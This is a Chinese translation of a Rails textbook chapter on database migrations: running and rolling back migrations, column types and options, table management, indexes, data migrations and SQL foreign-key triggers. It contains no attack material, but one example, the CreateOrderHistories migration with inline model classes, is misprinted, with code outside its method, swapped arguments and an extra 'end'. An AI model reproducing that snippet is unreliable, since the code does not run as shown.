Rails 提倡一种敏捷的、迭代的开发方式。我们不会强求一开始就把所有事情都做对，而是借助测试来保证所做的正是我们所理解的，再通过与客户的交流不断改进我们的理解。

为了让这种工作方式行之有效，我们需要一组最佳实践作为支持。编写测试，不仅可以帮助我们设计接口，当进行修改时测试还可以做我们的安全网；我们把所有源文件都纳入版本控制，这样当我们犯错误时可以撤销操作，并且可以监控每天都发生了哪些变化。

但应用程序还有一部分会发生变化，而且我们没办法把那部分直接纳入到版本控制中。随着开发的进展，Rails 应用的数据库表结构会不断地变化：这里加一张表，那里给一个字段改名，凡此种种。随着代码的改变，数据库结构也在改变。

从前这是个大问题。开发者（或者数据库管理员）可以根据需要改变数据库结构，但如果应用程序代码回滚到一个较早的版本，要想把数据库表结构的修改撤销回去可就有些困难了——数据库本身是没有版本信息的。

这么多年过去，开发者们已经想出了很多办法来解决这个问题。一种办法是，把用于定义数据库结构的数据定义语言（DDL）语句以源程序的形式纳入版本控制。如果想要修改数据库结构，就去修改这个文件，从中体现你的修改。然后，你随时都可以把整个开发数据库删除，再用这份 DDL 将它从头建立起来。如果需要回滚到一周前的状态，从版本控制系统得到的应用代码和 DDL 将是同步的：只要用这些 DLL 重建数据库结构，你的数据库就回到了过去。

唯一的问题是，由于每次都删除数据库、再根据 DLL 重建，你会失去开发数据库中所有的数据。难道没有更方便的途径，让我们只做必要的修改，把数据库从版本 x 升级到版本 y 吗？这正是 Rails 数据迁移工具提供给我们的。

我们先从抽象的层面上来看数据迁移这件事。假设我们已经有了一张数据库表，其中存放着订单数据。某一天，客户过来说希望把顾客的电子邮件地址也保存进去，这要同时修改应用程序代码和数据库结构。为此，我们创建了一个数据库迁移任务，要求“在 `orders` 表中添加一个字段存放电子邮件地址”。这个迁移任务位于一个独立的文件中，它和别的所有文件一样，被纳入到版本控制之下。随后，我们将迁移任务作用于我们的数据库，这个字段就被添加到现有的 `orders` 表。

那么迁移任务到底是如何作用于数据库的？每个迁移任务都有属于自己的一个 UTC 时间戳，其

中包含代表年份的四位数字、分别代表月份、日期、小时、分钟和秒的两位数字。这个时间戳基于伦敦格林尼治皇家天文台公布的平均太阳时¹。由于迁移任务创建的频率较低，时间戳又精确到秒，两个人得到同一个时间戳的机会微乎其微。并且时间戳前缀可以保证迁移任务排序正确，相比之下时间戳冲突这点小小的风险就不值一提了。

Rails 会记住所有曾被作用于数据库的迁移任务的版本号，当你要求使用新的迁移任务更新数据库结构时，它会从 `schema_migrations` 表中取出所有已经被应用的迁移版本号，与所有迁移任务文件的时间戳进行比对。只要找到尚未应用过的迁移序号，就用其对应的迁移任务来更新数据库。

但是又如何把数据库结构恢复到以前的版本呢？为了这个目的，所有迁移任务都是可逆的。每个迁移任务实际上包含两组指令：其中一组告诉 Rails 如何修改数据库，另一组告诉 Rails 如何撤销这些修改。在前面这个 `orders` 表的例子中，“修改”的部分在表中添加了一个字段来保存电子邮件地址，“撤销”部分则会将这个字段删除。现在，如果要把数据库结构恢复到以前的状态，只要告诉 Rails 想让数据库到达哪个版本就行了。如果当前数据库结构的版本号高于目标版本号，Rails 就会从当前版本开始逐步撤销迁移操作：撤销对数据库结构的修改，同时降低数据库结构的当前版本号。这个过程会反复进行，直到数据库结构到达你所期望的版本为止。

288 >

17.1 创建和运行迁移任务

~~Creating and Running Migrations~~

迁移任务其实就是一个 Ruby 源文件，位于应用程序的 `db/migrate` 目录下。迁移任务的文件名（在默认情况下）都以 14 个数字和一个下画线开头，这些数字是迁移任务的标志，它们定义了执行迁移任务的顺序——也就是迁移任务的版本号。

在我们的 `Depot` 应用中，`db/migrate` 目录看上去大概会是这样：

```
depot> ls db/migrate
20080601000001_create_products.rb
20080601000002_add_price_to_product.rb
20080601000003_add_test_data.rb
20080601000004_create_sessions.rb
20080601000005_create_orders.rb
20080601000006_create_line_items.rb
```

当然你也可以手工创建迁移任务文件，不过自动生成要简单得多（而且也更不容易出错）。在创建 `Depot` 应用时我们就已经看到了，有两个代码生成器会创建迁移任务文件：

- `Model` 生成器会创建一个迁移任务（除非你指定了`-skip-migrations` 选项），用于创建与模型对象对应的数据库表。从下面的例子就可以看到，创建名叫 `discount` 的模型同时就会创建名叫 `xxxxxxxxxxxxxx_create_discounts.rb` 的迁移任务。

```
depot> ruby script/generate model discount
exists app/models/
exists test/unit/
exists test/fixtures/
create app/models/discount.rb
create test/unit/discount_test.rb
create test/fixtures/discounts.yml
```

¹ Rails 2.1 之前则是用一个非常简单的序列号，并将最后被应用的版本号保存在 `schema_info` 表的唯一一条记录中。这些序列号无疑比时间戳要小得多，所以这些旧的迁移任务会被视为在安装 Rails 2.1 之前创建的。如果你仍然喜欢以前那种基于顺序数的前缀风格，可以将 `config.active_record.timestamped_migrations` 设置为 `false`，从而关闭迁移任务的时间戳前缀。

```

▶ exists db/migrate
create db/migrate/20080601000014_create_discounts.rb

● 你也可以创建一个单独的迁移任务。
depot> ruby script/generate migration add_price_column
exists db/migrate
▶ create db/migrate/20080601000015_add_price_column.rb

```

稍后在剖析迁移任务一节中，我们会看到迁移任务文件中都有些什么东西。不过现在，我们暂且跳过这一部分，先来看看如何运行迁移任务。

< 289

运行迁移任务

用 db:migrate 这个 Rake 任务就可以运行迁移任务：

```
depot> rake db:migrate
```

为了了解随后发生的一切，我们须先来了解一些 Rails 的内部细节。

在每个 Rails 数据库里，迁移任务会维护一张名为 schema_migrations 的表，其中只有 version 这么一个字段。针对每个被成功应用的迁移任务，这个表中会有一条对应的记录。

当运行 rake db:migrate 时，首先会查找 schema_migrations 表。如果这张表不存在，则创建之。

然后，它会去查看 db/migrate 目录下的所有迁移任务文件。如果某些迁移任务的序列号（也就是文件名开头处的数字）还不在 schema_migrations 表中，那么就依次执行这些迁移任务，使它们作用于数据库。每个迁移任务执行完毕之后，schema_migrations 表中就会新建一条记录，保存该迁移任务的版本号。

此时，如果你再运行 rake db:migrate 任务，就不会发生什么事情了。因为数据库中已经记录了所有迁移任务的序列号，所以不会执行任何迁移任务。

但如果我们再新建一个迁移任务文件，它的版本号就不在数据库中，即便这个版本号小于某些已经应用过的迁移任务版本号——当多个开发者用配置管理系统来存放迁移任务文件时，这种情况确实有可能发生。此时如果再运行 rake db:migrate 命令，就会执行新建的迁移任务。这可能导致迁移任务不按创建时间顺序执行，因此最好加点小心，确保每个迁移任务都是独立的。或者也可以先把数据库版本回滚到之前的某个状态，然后顺序执行后面的迁移任务。

如果给 rake db:migrate 命令加上 “VERSION=” 参数，就可以强制要求将数据库结构调整到某个特定的版本中。

```
depot> rake db:migrate VERSION=20080601000010
```

如果在命令行给出的版本号高于某些尚未被应用的迁移任务的版本号，这些迁移任务就会被应用。

可是，如果在命令行给出的版本号低于 schema_migrations 表中存在的某些版本号，就会发生一些奇妙的事情：Rails 会查找这些版本号对应的迁移任务，并撤销该任务所做的变更；重复这一过程，直到所有大于你所给定的版本号的迁移任务都被撤销。换句话说，Rails 会以相反的顺序逐一撤销迁移任务，让数据库结构回退到你指定的版本。

< 290

也可以重做（redo）一个或多个迁移任务：

```
depot> rake db:migrate:redo STEP=3
```

默认情况下，redo 会回滚并重新运行最近的一个迁移任务。如果要重做多个迁移任务，请指定 STEP 参数。

17.2 剖析迁移任务

Anatomy of a Migration

要编写迁移任务，只要继承 `ActiveRecord::Migration` 类即可。在你编写的类中至少应该包含两个类方法：`up()` 和 `down()`。

```
class SomeMeaningfulName < ActiveRecord::Migration
  def self.up
    # ...
  end

  def self.down
    # ...
  end
end
```

把这个类的名字中所有的大写字母换成小写、并用下划线隔开各个单词之后得到的必须是文件名中去掉版本号之后的那部分。譬如说，前面这个类必须位于 `20080601000017_some_meaningful_name.rb` 文件中。各个迁移任务中的类不能同名。

`up()` 方法负责修改数据库结构，`down()` 方法则负责撤销这些修改。我们拿一个具体的例子来讲解，下面的迁移任务会在 `orders` 表中增加一个 `e_mail` 字段。

```
class AddEmailToOrders < ActiveRecord::Migration
  def self.up
    add_column :orders, :e_mail, :string
  end

  def self.down
    remove_column :orders, :e_mail
  end
end
```

可以看到，`down()` 方法正好撤销了 `up()` 方法的效果。

字段类型

`add_column` 的第三个参数指定了字段的类型。在前面的例子中，我们将 `e_mail` 字段指定为 `:string` 类型，但那是什么意思呢？数据库里可没有 `:string` 这么一个类型。

别忘了，Rails 一直努力让应用程序不依赖于数据库：只要你愿意，就可以在 SQLite 3 上开发，然后部署到 Postgres 上运行。但不同的数据库所使用的字段类型名称也不一样，如果在迁移任务中使用 SQLite 3 的字段类型，那么这个任务就有可能无法应用于 Postgres 数据库。所以 Rails 迁移任务使用了一套自定的逻辑类型，将底层数据库类型体系隔离起来。如果在 SQLite 3 数据库中执行迁移任务，使用 `:string` 类型将会创建类型为 `varchar(255)` 的字段；而在 Postgres 上，则会创建类型为 `char varying(255)` 的字段。

迁移任务支持的类型包括 `:binary`、`:boolean`、`:date`、`:datetime`、`:decimal`、`:float`、`:integer`、`:string`、`:text`、`:time` 和 `:timestamp`。图 17.1 展示了这些类型在不同数据库适配器上的映射关系。根据这张图，你就可以看出：在迁移任务中声明为 `:integer` 的字段，在 SQLite 3 中对应的类型应该是 `integer`，在 Oracle 中对应的类型则是 `number(38)`。

在迁移任务中定义字段时，有三个选项可以指定（此外 `decimal` 字段还有额外的两个选项），它们都以“`key=>value`”的形式出现。

:null => true 或 false

- 如果为 `false`, 则会在数据库中给该字段加上“`not null`”约束(需要数据库支持)。

:limit => size

设置字段大小限制。当创建字段时, 该选项会在数据库类型的后面加上“(size)”字样。

:default => value

设置字段默认值时要注意的是, 默认值只会在运行迁移任务时计算一次, 因此下列代码会将 `placed_at` 字段的默认值设置为迁移任务执行时的时间。²

```
add_column :orders, :placed_at, :datetime, :default => Time.now
```

此外, `decimal` 字段有`:precision` 和`:scale` 选项可以设置, 前者用于指定存储数值的位数, 后者指定小数点出现的位置(换句话说, 也就是小数的位数)。举例来说, `:precision` 为 5、`:scale` 为 0 的 `decimal` 字段可以保存从 -99,999 到 +99,999 之间的数值;`:precision` 为 5、`:scale` 为 2 的 `decimal` 字段的有效范围则是 -999.99 到 +999.99。

< 292

	db2	mysql	openbase	oracle
<code>:binary</code>	<code>blob(32768)</code>	<code>blob</code>	<code>object</code>	<code>blob</code>
<code>:boolean</code>	<code>decimal(1)</code>	<code>tinyint(1)</code>	<code>boolean</code>	<code>number(1)</code>
<code>:date</code>	<code>date</code>	<code>date</code>	<code>date</code>	<code>date</code>
<code>:datetime</code>	<code>timestamp</code>	<code>datetime</code>	<code>datetime</code>	<code>date</code>
<code>:decimal</code>	<code>decimal</code>	<code>decimal</code>	<code>decimal</code>	<code>decimal</code>
<code>:float</code>	<code>float</code>	<code>float</code>	<code>float</code>	<code>number</code>
<code>:integer</code>	<code>int</code>	<code>int(11)</code>	<code>integer</code>	<code>number(38)</code>
<code>:string</code>	<code>varchar(255)</code>	<code>varchar(255)</code>	<code>char(4096)</code>	<code>varchar2(255)</code>
<code>:text</code>	<code>clob(32768)</code>	<code>text</code>	<code>text</code>	<code>clob</code>
<code>:time</code>	<code>time</code>	<code>time</code>	<code>time</code>	<code>date</code>
<code>:timestamp</code>	<code>timestamp</code>	<code>datetime</code>	<code>timestamp</code>	<code>date</code>

	postgresql	sqlite	sqlserver	sybase
<code>:binary</code>	<code>bytea</code>	<code>blob</code>	<code>image</code>	<code>image</code>
<code>:boolean</code>	<code>boolean</code>	<code>boolean</code>	<code>bit</code>	<code>bit</code>
<code>:date</code>	<code>date</code>	<code>date</code>	<code>datetime</code>	<code>datetime</code>
<code>:datetime</code>	<code>timestamp</code>	<code>datetime</code>	<code>datetime</code>	<code>datetime</code>
<code>:decimal</code>	<code>decimal</code>	<code>decimal</code>	<code>decimal</code>	<code>decimal</code>
<code>:float</code>	<code>float</code>	<code>float</code>	<code>float(8)</code>	<code>float(8)</code>
<code>:integer</code>	<code>integer</code>	<code>integer</code>	<code>int</code>	<code>int</code>
<code>:string</code>	(note 1)	<code>varchar(255)</code>	<code>varchar(255)</code>	<code>varchar(255)</code>
<code>:text</code>	<code>text</code>	<code>text</code>	<code>text</code>	<code>text</code>
<code>:time</code>	<code>time</code>	<code>datetime</code>	<code>datetime</code>	<code>time</code>
<code>:timestamp</code>	<code>timestamp</code>	<code>datetime</code>	<code>datetime</code>	<code>timestamp</code>

Note 1: character varying(256)

图 17.1 迁移任务中的字段类型

< 293

`:precision` 和`:scale` 这两个参数都是可选的。但由于各种数据库之间的不兼容性, 我们强烈建议你在定义 `decimal` 字段时使用这两个选项。

² 如果希望将这个字段的默认值设为插入记录的时间, 只要将其类型指定为 `datetime`, 并将其命名为 `created_at` 即可。

下面有一些在迁移任务中指定类型和选项的例子。

```
add_column :orders, :attn, :string, :limit => 100
add_column :orders, :order_type, :integer
add_column :orders, :ship_class, :string, :null => false, :default => 'priority'
add_column :orders, :amount, :decimal, :precision => 8, :scale => 2
```

字段改名

当重构代码时，我们经常会修改变量的名字，让它们显得更有意义。Rails 迁移任务也允许我们对数据库字段做同样的事情。譬如说，在加入 `e_mail` 这个字段一周之后，可能会发现这并不是最合适的名字。此时，我们可以创建一个迁移任务来修改它的名字。

```
class RenameEmailColumn < ActiveRecord::Migration
  def self.up
    rename_column :orders, :e_mail, :customer_email
  end

  def self.down
    rename_column :orders, :customer_email, :e_mail
  end
end
```

请注意，改名操作不会破坏任何现有数据。另请记住，并非所有数据库适配器都支持字段改名操作。

修改字段

有时候你要改变字段的类型，或者修改其他选项。这时你可以使用 `change_column` 命令，它的用法和 `add_column` 大同小异，唯一的区别是要指定一个现有字段的名字。例如目前的 `order_type` 字段类型是整数，但我们希望将其改为字符串型；同时我们还希望保留现有的数据，因此原来的 `123` 就应该变成字符串“`123`”；迁移完成之后，还会使用非数字的值，例如“`new`”和“`existing`”之类。

将整型字段改为字符串型非常容易。

```
def self.up
  change_column :orders, :order_type, :string
end
```

但反向的转换就有问题了。也许你会想，`down()` 的实现显然应该是这样：

```
def self.down
  change_column :orders, :order_type, :integer
end
```

但如果这个字段已经保存了“`new`”这么一个值，`down()` 方法就会丢掉这个值，因为“`new`”无法转换成整数。如果这是可以接受的，那么整个迁移任务也就是可以接受的；但如果你希望创建一个单向的迁移任务——不能逆转的迁移任务——你就要阻止 `down()` 方法被调用。Rails 提供了一个异常类专门用于这种情况。

```
class ChangeOrderTypeToString < ActiveRecord::Migration
  def self.up
    change_column :orders, :order_type, :string, :null => false
  end

  def self.down
    raise ActiveRecord::IrreversibleMigration
  end
end
```

17.3 表的管理

Managing Tables

前面我们已经知道如何用迁移任务来操作现有的表，现在来看看如何创建和删除一张表。

```
class CreateOrderHistories < ActiveRecord::Migration
  def self.up
    create_table :order_histories do |t|
      t.integer :order_id, :null => false
      t.text :notes

      t.timestamps
    end
  end

  def self.down
    drop_table :order_histories
  end
end
```

`create_table` 接收两个参数：表名（记住，表名应该是复数形式），以及一个代码块。（此外还有一些可选的参数，我们稍后就会看到。）这个代码块会得到一个表定义对象，调用该对象的 `column` 方法就可以定义表中的各个字段。

对 `column` 方法的调用看上去应该很眼熟——就和前面用过的 `add_column` 方法一样，只不过不需要传入表名作为第一个参数，并且方法名本身就是字段的类型——这样可以减少重复代码量。

请注意，我们并没有给新建的这张表定义 `id` 字段。除非特别指定，否则 Rails 迁移任务会自动在建表时给它加上一个名叫 `id` 的主键。关于这个话题的深入讨论，请参见本节稍后的“主键”部分。

`timestamps` 方法会创建 `created_at` 和 `updated_at` 字段，并给它们指定适当的 `timestamp` 类型。虽然不一定要给所有表都加上这两个字段，但这也算一个好例子，说明 Rails 如何以简单而统一的方式实现常见的惯例。

建表选项

当调用 `create_table` 时，可以在第二个参数处传入一个 `hash`，在其中放入一组选项。

如果指定 `:force=>true`，迁移任务就会首先删除同名的表，然后再建新表。如果你希望强制数据库达到一个特定的状态，这个选项会很有用，但显然这可能造成数据丢失。

`:temporary=>true` 选项会创建一张临时表——当应用程序断开与数据库的连接时，临时表就会被删除。在数据迁移的场合下，这个选项看起来没什么用；不过我们稍后就会看到，它还有别的用处。

通过 `:options=>"xxxx"` 参数可以指定针对底层数据库的选项，这些选项会被加到 `CREATE TABLE` 语句的后面。使用 SQLite 3 时很少要这个选项，不过对于其他数据库就不一样了。譬如说有些版本的 MySQL 允许你给自增的 `id` 字段指定初始值，我们可以通过迁移任务传入这个初始值，就像这样：

```
create_table :tickets, :options => "auto_increment = 10000" do |t|
  t.text :description
  t.timestamps
end
```

迁移任务会在幕后生成下列 DDL（针对 MySQL）：

```
CREATE TABLE "tickets" (
  "id" int(11) default null auto_increment primary key,
  "description" text,
  "created_at" datetime,
  "updated_at" datetime
) auto_increment = 10000;
```

如果使用 MySQL 数据库, 请小心使用:options 参数。Rails 的 MySQL 数据库适配器会默认设置 ENGINE=InnoDB 选项, 这会覆盖其他在本地设置的默认选项, 强制迁移任务为新建的表使用 InnoDB 存储引擎; 但如果你自行指定了:options 参数, 就会丢失这个设置, 那么新建的表就可能会使用别的存储引擎——这取决于你给数据库设置的默认值。所以, 在这种情况下, 你可能需要在选项字符串中明确指定 ENGINE=InnoDB, 以确保用标准的方式来创建新表³。

296

表的重命名

既然重构会促使我们给变量和字段改名, 那么有时想要更改表的名字也就毫不奇怪了。可以在迁移任务中使用 rename_table 方法。

```
class RenameOrderHistories < ActiveRecord::Migration
  def self.up
    rename_table :order_histories, :order_notes
  end

  def self.down
    rename_table :order_notes, :order_histories
  end
end
```

可以看到, down 方法只要将表名改回原来的名字, 就可以撤销迁移所做的修改。

rename_table 带来的问题

在迁移任务中对表重命名时, 有一个微妙的问题。

假设在迁移任务 4 中, 你创建了 order_histories 表, 并放入了一些数据。

```
def self.up
  create_table :order_histories do |t|
    t.integer :order_id, :null => false
    t.text :notes

    t.timestamps
  end

  order = Order.find :first
  OrderHistory.create(:order_id => order, :notes => "test")
end
```

再假设在迁移任务 7 中, 你把 order_histories 表改名为 order_notes, 同时模型类 OrderHistory 也被改名为 OrderNote。

现在你决定把开发数据库整个删掉, 然后把所有迁移任务重新运行一遍, 以便得到最新的数据库版本。可是在运行迁移任务 4 时, 会出现一个异常: 应用程序中已经没有名叫 OrderHistory 的类, 所以这个迁移任务就会失败。

我们的解决方案 (由 Tim Lucas 提出) 是在迁移任务内部定义一个模型类以供迁移任务使用的。

297

³ 使用 MySQL 时最好使用 InnoDB 存储引擎, 因为这个引擎支持事务。应用程序很可能会需要事务支持; 如果你使用默认的事务性测试夹具, 那么在运行测试时一定会需要事务支持。

譬如说，如果迁移任务 4 写成下面这样，那么即便应用程序中已经没有 OrderHistory 类，这个迁移任务同样可以运行。

```
class CreateOrderHistories < ActiveRecord::Migration
  class Order < ActiveRecord::Base; end
  class OrderHistory < ActiveRecord::Base; end

  def self.up
    create_table :order_histories do |t|
      t.integer :order_id, :null => false
      t.text :notes

      t.timestamps
    end
  end

  order = Order.find :first
  OrderHistory.create(:order => order_id, :notes => "test")
end

def self.down
  drop_table :order_histories
end
end
```

只要模型类中没有别的额外功能被迁移任务用到，这个办法就有效——只要在这里创建一个模型类来占位就行了。

如果表的改名给你带来了麻烦，我建议你按照第 17.8 节“管理迁移任务”（原书第 309 页）中介紹的办法来管理迁移任务。

定义索引

迁移任务可以（而且很可能应该）为数据库表定义索引。譬如说，你可能会发现：当数据库中有很多订单数据时，根据顾客名字搜索订单数据就会变得很慢。此时，就应该给这张表加上索引了，你需要用到 add_index 方法。

```
class AddCustomerNameIndexToOrders < ActiveRecord::Migration
  def self.up
    add_index :orders, :name
  end

  def self.down
    remove_index :orders, :name
  end
end
```

如果在调用 add_index 方法时加上可选的 :unique=>true 这个参数，那么就会创建唯一索引：被索引字段的值必须是唯一的。

默认情况下，索引的名字会是 `table_column_index`，也可以通过 :name=>"somename" 选项来重新指定。如果在添加索引时使用了 :name 选项，那么在删除索引时也必须指定该选项。

在调用 add_index 时以数组的形式传入多个字段的名字，就可以创建一个复合索引——由多个字段共同组成的索引。此时只有第一个字段的名字会被用于给索引命名。

主键

Rails 默认认为每张表都有一个数字型的主键字段（通常叫做 `id`）。每当向表中添加记录时，Rails 会负责递增主键字段的值。

也可以换另一种方式来说这件事。

如果没有一个数字型的、自增的主键字段，Rails 无法发挥出它的全部能量——对于主键字段的名字倒是没那么挑剔。

所以，为了充分利用 Rails，我强烈建议你遵循既定流程，让 Rails 创建这个 id 字段。

如果你打定主意要特立独行，可以先给主键字段起一个别的名字（但类型仍然是自增的整数）：只要在调用 `create_table` 时指定 `:primary_key => :number` 选项即可。

```
create_table :tickets, :primary_key => :number do |t|
  t.text :description
  t.timestamps
end
```

如此就会在表中增加 `number` 字段，并将其作为主键：

```
$ sqlite3 db/development.sqlite3 ".schema tickets"
CREATE TABLE tickets ("number" INTEGER PRIMARY KEY AUTOINCREMENT
NOT NULL, "description" text DEFAULT NULL, "created_at" datetime
DEFAULT NULL, "updated_at" datetime DEFAULT NULL);
```

下一步的探险大概就是创建一个类型不是整数的主键字段。从一个现象就可以看出 Rails 的开发者并不认为这是个好主意：你无法在迁移任务中这样做（至少不直接支持）。

没有主键的表

有时候你可能要定义一张没有主键的表。在 Rails 中，一个典型的例子就是连接表 (*join table*) ——这样的表只有两个字段，每个字段分别是指向另一张表的外键。要在迁移任务中创建连接表，你就必须告诉 Rails：不要自动加上 `id` 字段。

```
create_table :authors_books, :id => false do |t|
  t.integer :author_id, :null => false
  t.integer :book_id, :null => false
end
```

这种情况下，你应该考虑对这张表创建索引，以便加速 `books` 表和 `authors` 表之间的关联查询。



David 说……

在真实世界里，避免使用纯数据迁移任务

我们在这个例子中使用了纯数据迁移任务，是为了回避关于“如何正确地灌入数据”的冗长讨论。但我得告诉你，这个话题终归是绕不开的。关键在于，迁移任务不是用来往数据库里灌数据的。迁移任务从本质上来说是临时性的，不具备足够的可靠性。它们只应该用于将数据库结构从一个版本发展到另一个版本，而不是用于创建全新的表结构——`db/schema.rb` 文件才是干这个用的。

所以，对于一个真实应用，人们在部署时不会执行较早的迁移任务：他们会从 `db/schema.rb` 记载的数据库结构开始，忽略之前的所有迁移任务。也就是说，如果你在迁移任务中创建一些数据，那这些数据可能永远也进不了数据库，因此你不能依赖迁移任务。

有很多别的办法可以用来灌数据，例如最简单的办法就是新建一个 `db/seed.rb` 文件，在其中调用 `Product.create` 方法来填充数据，当 `rake db:schema:load` 任务创建了初始的数据库结构之后就会调用该文件。

17.4 数据迁移任务

Data Migrations

迁移任务就是 Ruby 代码，因此你可以在其中做任何事；迁移任务也是 Rails 代码，因此它们可以访问应用程序中任何已有的代码。特别值得一提的是，迁移任务可以访问模型类，因此可以很方便地在其中操作开发数据库中的数据。

我们来看两种需要在迁移任务中操作数据的情况：装载开发数据，以及在应用程序的不同版本之间移植数据。

在迁移任务中装载数据

大部分应用程序都要先往数据库里装载一些背景信息，然后才能投入使用，即便在开发阶段也是如此。以在线商店为例，我们需要货品数据，还需要发货费率、用户资料等数据。过去，开发者会直接把数据插入数据库——通常直接编写 `insert` 之类的 SQL 语句。这种做法很难管理，而且也不具可重复性。此外，这还让半途加入的开发者难以理解。

迁移任务大大简化了“装载数据”的工作。几乎在我做过的所有 Rails 项目中，都创建了纯数据迁移任务——用于向已有的数据库中装载数据，而不是改变数据库结构。

请注意，我们在这里创建的数据只是为了方便开发之用，以及一些“固定”的数据——例如查询表。除了这些数据之外，你还要创建测试夹具，在其中包含测试时需要的数据。

下面是一个典型的纯数据迁移任务，它就出自我们的“Pragmatic Bookshelf”在线书店应用。

```
class TestDiscounts < ActiveRecord::Migration
  def self.up
    down

    rails_book_sku = Sku.find_by_sku("RAILS-B-00")
    ruby_book_sku = Sku.find_by_sku("RUBY-B-00")
    auto_book_sku = Sku.find_by_sku("AUTO-B-00")

    discount = Discount.create( :name      => "Rails + Ruby Paper" ,
                                :action    => "DEDUCT_AMOUNT" ,
                                :amount   => "15.00" )
    discount.skus = [rails_book_sku, ruby_book_sku]
    discount.save!

    discount = Discount.create( :name      => "Automation Sale" ,
                                :action    => "DEDUCT_PERCENT" ,
                                :amount   => "5.00" )
    discount.skus = [auto_book_sku]
    discount.save!
  end

  def self.down
    Discount.delete_all
  end
end
```

请注意看迁移任务如何充分利用现有的 `ActiveRecord` 模型类来找到现有的 SKU、新建 `Discount` 对象，并将两者结合起来。此外，请注意 `up()` 方法开始处的小技巧——它一上来就调用 `down()` 方法，后者会删除 `discounts` 表中所有的数据。这是纯数据迁移任务中常用的一个模式。

从夹具装载数据

夹具是一些包含数据的文件，通常在执行测试时用到它们。不过，只要稍作加工，你也可以在迁移任务中装载其中的数据。

为了展示这个过程，先假设我们的数据库中已经存在 `users` 表。

首先我们需要在 `db/migrate` 下建立一个 `dev_data` 子目录，用来保存将要装载到开发数据库中的那些数据。

```
depot> mkdir db/migrate/dev_data
```

在这个目录下，我们会创建一个 YAML 文件 `users.yml`，其中包含想要装载到 `users` 表的数据。

```
data:  
  dave:  
    name: Dave Thomas  
    status: admin  
  
  mike:  
    name: Mike Clark  
    status: admin  
  
  fred:  
    name: Fred Smith  
    status: audit
```

现在我们来生成一个迁移任务，它将把这些数据装进我们的开发数据库中。

```
depot> ruby script/generate migration load_users_data  
exists db/migrate  
create db/migrate/20080601000020_load_users_data.rb
```

最后，在迁移任务中编写代码，从夹具装载这些数据。这有些奇妙，因为它用到了 Rails 夹具代码的一个后门接口。

```
require 'active_record/fixtures'  
  
class LoadUserData < ActiveRecord::Migration  
  def self.up  
    down  
  
    directory = File.join(File.dirname(__FILE__), 'dev_data')  
    Fixtures.create_fixtures(directory, "users")  
  end  
  
  def self.down  
    User.delete_all  
  end  
end
```

`create_fixtures` 的第一个参数是包含夹具数据的目录，我们采用了基于迁移任务文件的相对路径，因为我们把这些数据放在 `migrations` 目录的 `dev_data` 子目录下。

请千万留心：只有那些要被投入生产运行的数据，才应该被装入迁移任务——包括查询表、预定义的用户，等等。不要用这种方式把测试数据装入应用程序。如果你想要装载测试数据，请考虑为此另建一个 Rake 任务（详见原书第 256 页，第 15.2 节“Rake 任务”）。

用迁移任务移植数据

有时在改变数据库结构的同时还要移植数据。譬如说，当项目开始时，你可能用浮点数来保存“价格”；但很快你遇到了四舍五入的问题，于是就改为以“分”为单位的整数形式保存“价格”。

如果你以前就是用迁移任务向数据库中装载数据的，那么这不算什么问题：只要修改迁移任务文件，把原来填入“价格”字段的“12.34”改成“1234”就行了。但如果情况不是这样，可能就要在迁移任务内部进行转换了。

一种办法是：先把该字段内现有的值乘上 100，然后再改变字段类型。

```
class ChangePriceToInt < ActiveRecord::Migration
  def self.up
    Product.update_all("price = price * 100")
    change_column :products, :price, :integer
  end

  def self.down
    change_column :products, :price, :float
    Product.update_all("price = price / 100.0")
  end
end
```

请注意在 `down` 方法中我们是如何撤销修改的：首先把字段类型改回浮点型，然后再做除法。

17.5 高级迁移任务

Advanced Migrations

大部分 Rails 开发者会使用迁移任务的基本功能来创建和维护数据库结构。不过，我们常常需要用到一些更高级的功能。这一节将会介绍一些高级的迁移任务用法。

< 303

使用原生 SQL

迁移任务让你可以用数据库无关的方式维护应用程序所需的数据库结构。可是，如果迁移任务提供的方法不够满足你的需要，也可以使用数据库专有的功能：使用 `execute()` 方法就可以运行原生 SQL 语句。

一个常见的例子是给子表加上外键约束，在创建 `line_items` 表时我们已经看到过这种情况。

```
depot_r/db/migrate/20080601000006_create_line_items.rb
class CreateLineItems < ActiveRecord::Migration
  def self.up
    create_table :line_items do |t|
      t.integer :product_id, :null => false, :options =>
        "CONSTRAINT fk_line_item_products REFERENCES products(id)"
      t.integer :order_id, :null => false, :options =>
        "CONSTRAINT fk_line_item_orders REFERENCES orders(id)"
      t.integer :quantity, :null => false
      t.decimal :total_price, :null => false, :precision => 8, :scale => 2

      t.timestamps
    end
  end

  def self.down
    drop_table :line_items
  end
end
```

如果使用 `options` 选项或者 `execute()` 方法，你就有可能被绑定到某个特定的数据库引擎，因为以这两种方式提供的 SQL 语句使用数据库的原生语法。

`execute()` 方法还有另一个可选的参数，当 SQL 语句被执行时，该参数的值会被放在自动生成的日志信息前面。

扩展迁移任务

看看前一节中出现的针对 `line_items` 表的迁移任务，你可能会发现：对 `execute()` 方法的两次调用存在很多重复。如果能够把“创建外键约束”的逻辑抽取到一个辅助方法中就好了。

这并不困难，只要在迁移任务的源文件中添加下列方法：

```
304 def self.foreign_key(from_table, from_column, to_table)
constraint_name = "fk_#{from_table}_#{to_table}"

execute %{
  CREATE TRIGGER #{constraint_name}_insert
  BEFORE INSERT ON #{from_table}
  FOR EACH ROW BEGIN
    SELECT
      RAISE(ABORT, "constraint violation: #{constraint_name}" )
    WHERE
      (SELECT id FROM #{to_table} WHERE id = NEW.#{from_column}) IS NULL;
  END;
}

execute %{
  CREATE TRIGGER #{constraint_name}_update
  BEFORE UPDATE ON #{from_table}
  FOR EACH ROW BEGIN
    SELECT
      RAISE(ABORT, "constraint violation: #{constraint_name}" )
    WHERE
      (SELECT id FROM #{to_table} WHERE id = NEW.#{from_column}) IS NULL;
  END;
}

execute %{
  CREATE TRIGGER #{constraint_name}_delete
  BEFORE DELETE ON #{to_table}
  FOR EACH ROW BEGIN
    SELECT
      RAISE(ABORT, "constraint violation: #{constraint_name}" )
    WHERE
      (SELECT id FROM #{from_table} WHERE #{from_column} = OLD.id) IS NOT NULL;
  END;
}

end
```

(这里的 `self.` 是必要的，因为迁移任务是以类方法的形式运行的，所以 `foreign_key()` 方法也必须是类方法，这样才能在迁移任务中调用它。)

在 `up()` 方法中，我们可以调用这个新方法，就像这样：

```
def self.up
  create_table ... do
  end
  foreign_key(:line_items, :product_id, :products)
  foreign_key(:line_items, :order_id, :orders)
end
```

